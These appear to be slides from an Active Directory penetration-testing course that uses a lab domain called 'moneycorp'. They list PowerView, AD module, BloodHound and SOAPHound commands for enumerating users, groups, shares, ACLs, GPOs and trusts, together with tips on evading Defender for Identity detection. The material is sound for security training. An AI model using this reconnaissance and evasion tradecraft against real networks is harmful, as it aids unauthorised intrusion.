
Attack Methodology




The Lab Environment

- The target Active Directory environment is of a fictional financial services company called 'moneycorp'.
- Moneycorp has
 - Fully patched Server 2022 machines with Windows Defender.
 - Server 2016 Forest Functional Level.
 - Multiple forests and multiple domains.
- Minimal firewall usage so that we focus more on concepts.
- Logon to <https://adlab.enterprisesecurity.io> for accessing the lab

The Lab Environment



Domain Enumeration



Domain Enumeration

- For enumeration we can use the following tools
 - The ActiveDirectory PowerShell module (MS signed and works even in PowerShell CLM)
<https://learn.microsoft.com/en-us/powershell/module/activedirectory/?view=windowsserver2022-ps>
<https://github.com/samratashok/ADModule>

```
Import-Module C:\AD\Tools\ADModule-master\Microsoft.ActiveDirectory.Management.dll  
Import-Module C:\AD\Tools\ADModule-master\ActiveDirectory\ActiveDirectory.psd1
```

- BloodHound (C# and PowerShell Collectors)
<https://github.com/BloodHoundAD/BloodHound>
- PowerView (PowerShell)
<https://github.com/ZeroDayLab/PowerSploit/blob/master/Recon/PowerView.ps1>
. C:\AD\Tools\PowerView.ps1
- SharpView (C#) - Doesn't support filtering using Pipeline
<https://github.com/tevora-threat/SharpView/>

Domain Enumeration

- Get current domain

`Get-Domain` (PowerView)

`Get-ADDomain` (ActiveDirectory Module)

- Get object of another domain

`Get-Domain -Domain moneycorp.local`

`Get-ADDomain -Identity moneycorp.local`

- Get domain SID for the current domain

`Get-DomainSID`

`(Get-ADDomain).DomainSID`

Domain Enumeration

- Get domain policy for the current domain

`Get-DomainPolicyData`

`(Get-DomainPolicyData).SystemAccess`

- Get domain policy for another domain

`(Get-DomainPolicyData -domain`

`moneycorp.local).SystemAccess`

Domain Enumeration

- Get domain controllers for the current domain

`Get-DomainController`

`Get-ADDomainController`

- Get domain controllers for another domain

`Get-DomainController -Domain moneycorp.local`

`Get-ADDomainController -DomainName moneycorp.local -Discover`

Domain Enumeration

- Get a list of users in the current domain

```
Get-DomainUser
```

```
Get-DomainUser -Identity student1
```

```
Get-ADUser -Filter * -Properties *
```

```
Get-ADUser -Identity student1 -Properties *
```

- Get list of all properties for users in the current domain

```
Get-DomainUser -Identity student1 -Properties *
```

```
Get-DomainUser -Properties samaccountname,logonCount
```

```
Get-ADUser -Filter * -Properties * | select -First 1 | Get-Member -  
MemberType *Property | select Name
```

```
Get-ADUser -Filter * -Properties * | select  
name,logoncount,@{expression={[datetime]::fromFileTime($_.pwdlastset  
)}}}
```

Domain Enumeration

- Search for a particular string in a user's attributes:

```
Get-DomainUser -LDAPFilter "Description=*built*" |  
Select name,Description
```

```
Get-ADUser -Filter 'Description -like "*built*'" -  
Properties Description | select name,Description
```

Domain Enumeration

- Get a list of computers in the current domain

```
Get-DomainComputer | select Name
```

```
Get-DomainComputer -OperatingSystem "*Server 2022*"
```

```
Get-DomainComputer -Ping
```

```
Get-ADComputer -Filter * | select Name
```

```
Get-ADComputer -Filter * -Properties *
```

```
Get-ADComputer -Filter 'OperatingSystem -like "*Server 2022*'" -  
Properties OperatingSystem | select Name,OperatingSystem
```

```
Get-ADComputer -Filter * -Properties DNSHostName | % {Test-  
Connection -Count 1 -ComputerName $_.DNSHostName}
```

Domain Enumeration

- Get all the groups in the current domain

```
Get-DomainGroup | select Name
```

```
Get-DomainGroup -Domain <targetdomain>
```

```
Get-ADGroup -Filter * | select Name
```

```
Get-ADGroup -Filter * -Properties *
```

- Get all groups containing the word "admin" in group name

```
Get-DomainGroup *admin*
```

```
Get-ADGroup -Filter 'Name -like "*admin*'" | select Name
```

Domain Enumeration

- Get all the members of the Domain Admins group

```
Get-DomainGroupMember -Identity "Domain Admins" -Recurse
```

```
Get-ADGroupMember -Identity "Domain Admins" -Recursive
```

- Get the group membership for a user:

```
Get-DomainGroup -UserName "student1"
```

```
Get-ADPrincipalGroupMembership -Identity student1
```

Domain Enumeration

- List all the local groups on a machine (needs administrator privs on non-dc machines) :

```
Get-NetLocalGroup -ComputerName dcorp-dc
```

- Get members of the local group "Administrators" on a machine (needs administrator privs on non-dc machines) :

```
Get-NetLocalGroupMember -ComputerName dcorp-dc -GroupName  
Administrators
```

Domain Enumeration

- Get actively logged users on a computer (needs local admin rights on the target)
`Get-NetLoggedon -ComputerName dcorp-adminsrv`
- Get locally logged users on a computer (needs remote registry on the target - started by-default on server OS)
`Get-LoggedonLocal -ComputerName dcorp-adminsrv`
- Get the last logged user on a computer (needs administrative rights and remote registry on the target)
`Get-LastLoggedOn -ComputerName dcorp-adminsrv`

Domain Enumeration

- Find shares on hosts in current domain.

`Invoke-ShareFinder -verbose`

- Find sensitive files on computers in the domain

`Invoke-FileFinder -verbose`

- Get all fileservers of the domain

`Get-NetFileServer`

Domain Enumeration - Shares

- For enumerating shares, we can also use PowerHuntShares (<https://github.com/NetSPI/PowerHuntShares>).
- It can discover shares, sensitive files, ACLs for shares, networks, computers, identities etc. and generates a nice HTML report.

```
Invoke-HuntSMBShares -NoPing -OutputDirectory  
C:\AD\Tools -HostList C:\AD\Tools\servers.txt
```

- The 'servers.txt' in the above command does not include the domain controller for better OPSEC.
- The report also includes 'ShareGraph' that can be used to explore share relationships on your host machine (not on the student VM).

Domain Enumeration - BloodHound

- Provides GUI for AD entities and relationships for the data collected by its ingestors.
- Uses Graph Theory for providing the capability of mapping shortest path for interesting things like Domain Admins.
- There are built-in queries for frequently used actions.
- Also supports custom Cypher queries.

Domain Enumeration - BloodHound

- There are two free versions of BloodHound
 1. BloodHound Legacy - <https://github.com/BloodHoundAD/BloodHound>
 2. BloodHound CE (Community Edition) - <https://github.com/SpecterOps/BloodHound>
- BloodHound Legacy is present in the C:\AD\Tools directory of your student VM.
- You can have Read-only access to to the prep-populated BloodHound CE - <https://crtpbloodhound-altsecdashboard.msaproxy.net/>
Use the credentials for crtreader@altsecdashboard.onmicrosoft.com from the lab portal - <https://adlab.enterprisesecurity.io/>

Domain Enumeration - BloodHound Legacy

- Supply data to BloodHound:

```
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\BloodHound-  
master\BloodHound-master\Collectors\SharpHound.exe -args --  
collectionmethods All
```

- The gathered data can be uploaded to the BloodHound Legacy application

Domain Enumeration - BloodHound CE

- Supply data to BloodHound:

```
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Sharphound\SharpHound.exe -  
args --collectionmethods All
```

- The gathered data can be uploaded to the BloodHound CE.
- Remember that you have Read-only access to the share web UI in the lab.

Domain Enumeration - BloodHound

- To make BloodHound collection stealthy, remove noisy collection methods like RDP, DCOM, PSRemote and LocalAdmin.
- Use the **-ExcludeDCs** to avoid detection by MDI:

```
c:\AD\Tools\Loader.exe -Path c:\AD\Tools\SharpHound\SharpHound.exe -  
args --collectionmethods  
Group, GPOLocalGroup, Session, Trusts, ACL, Container, ObjectProps, SPNTarg  
ets, CertServices --excludedcs
```

- Remember to remove the 'CertServices' collection method when using BloodHound legacy collector.

Domain Enumeration - SOAPHound

- Use SOAPHound for even more stealth.
- It talks to Active Directory Web Services (ADWS - Port 9389) in place of sending LDAP queries - just like the AD Module.
 - Almost no network-based detection (like MDI).
 - It retrieves information about all objects (objectGuid=*) and then process them.
It means limited LDAP queries - less chance of endpoint detection.
- Build a cache that includes basic info about domain objects.
`SOAPHound.exe --buildcache -c C:\AD\Tools\cache.txt`
- Collect BloodHound compatible data
`SOAPHound.exe -c C:\AD\Tools\cache.txt --bhdump -o C:\AD\Tools\bloodhound-output --nolaps`

Learning Objective 1

- Enumerate following for the dollarcorp domain:
 - Users
 - Computers
 - Domain Administrators
 - Enterprise Administrators
- Use BloodHound to identify the shortest path to Domain Admins in the dollarcorp domain.
- Find a file share where student~~x~~ has Write permissions.

Domain Enumeration - ACLs

Access Control Model


- Enables control on the ability of a process to access objects and other resources in active directory based on:
 - Access Tokens (security context of a process - identity and privs of user)
 - Security Descriptors (SID of the owner, Discretionary ACL (DACL) and System ACL (SACL))

Domain Enumeration - ACLs

Access Control List (ACL)

- It is a list of Access Control Entries (ACE) - ACE corresponds to individual permission or audits access. Who has permission and what can be done on an object?
- Two types:
 - DACL - Defines the permissions trustees (a user or group) have on an object.
 - SACL - Logs success and failure audit messages when an object is accessed.
- ACLs are vital to security architecture of AD.

Domain Enumeration - ACLs



Domain Enumeration - ACLs

- Get the ACLs associated with the specified object

```
Get-DomainObjectAcl -SamAccountName student1 -ResolveGUIDs
```

- Get the ACLs associated with the specified prefix to be used for search

```
Get-DomainObjectAcl -SearchBase "LDAP://CN=Domain  
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local" -ResolveGUIDs -  
verbose
```

- We can also enumerate ACLs using ActiveDirectory module but without resolving
GUIDs

```
(Get-Acl  
'AD:\CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local')  
.Access
```

Domain Enumeration - ACLs

- Search for interesting ACEs

```
Find-InterestingDomainAcl -ResolveGUIDs
```

- Get the ACLs associated with the specified path

```
Get-PathAcl -Path "\\dcorp-dc.dollarcorp.moneycorp.local\sysvol"
```

Learning Objective 2

- Enumerate following for the dollarcorp domain:
 - ACL for the Domain Admins group
 - ACLs where student~~x~~ has interesting permissions
- Analyze the permissions for student~~x~~ in BloodHound UI

Domain Enumeration - Group Policy

- Group Policy provides the ability to manage configuration and changes easily and centrally in AD.
- A policy setting may only affect a computer or a user.
 - For Computers - Security settings, startup and shutdown scripts, assigned applications and more.
 - For Users - Security settings, logon and logoff scripts, assigned applications and more.

Domain Enumeration - GPO

- Group Policy settings are contained in a Group Policy Object (GPO).
- "A GPO is a virtual collection of policy settings, security permissions, and scope of management (SOM) that you can apply to users and computers.."
- GPO can be linked to domains, sites and organizational units (OUs).
- Overly permissive GPOs can be abused for various attacks like privesc, backdoors, persistence etc.

Domain Enumeration - OU

- Organizations use organizational units (OUs) for delegating administration.
- An OU is the lowest-level AD container to which GPO can be applied.
- Attacks at the OU level due to misconfigured or overly permissive GPOs is most common in enterprise environments.

Domain Enumeration - GPO

- Get list of GPO in current domain.

```
Get-DomainGPO
```

```
Get-DomainGPO -ComputerIdentity dcorp-student1
```

- Get GPO(s) which use Restricted Groups or groups.xml for interesting users

```
Get-DomainGPOLocalGroup
```

Domain Enumeration - GPO

- Get users which are in a local group of a machine using GPO
`Get-DomainGPOComputerLocalGroupMapping -ComputerIdentity dcorp-student1`
- Get machines where the given user is member of a specific group
`Get-DomainGPOUserLocalGroupMapping -Identity student1 -verbose`

Domain Enumeration - OU

- Get OUs in a domain

`Get-DomainOU`

```
Get-ADOrganizationalUnit -Filter * -Properties *
```

- Get GPO applied on an OU. Read GPOname from gplink attribute from Get-NetOU

`Get-DomainGPO -Identity "{0D1CC23D-1F20-4EEE-AF64-D99597AE2A6E}"`

Learning Objective 3


- Enumerate following for the dollarcorp domain:
 - List all the OUs
 - List all the computers in the DevOps OU
 - List the GPOs
 - Enumerate GPO applied on the DevOps OU
 - Enumerate ACLs for the Applocker and DevOps GPOs

Domain Enumeration - Trusts

- In an AD environment, trust is a relationship between two domains or forests which allows users of one domain or forest to access resources in the other domain or forest.
- Trust can be automatic (parent-child, same forest etc.) or established (forest, external).
- Trusted Domain Objects (TDOs) represent the trust relationships in a domain.

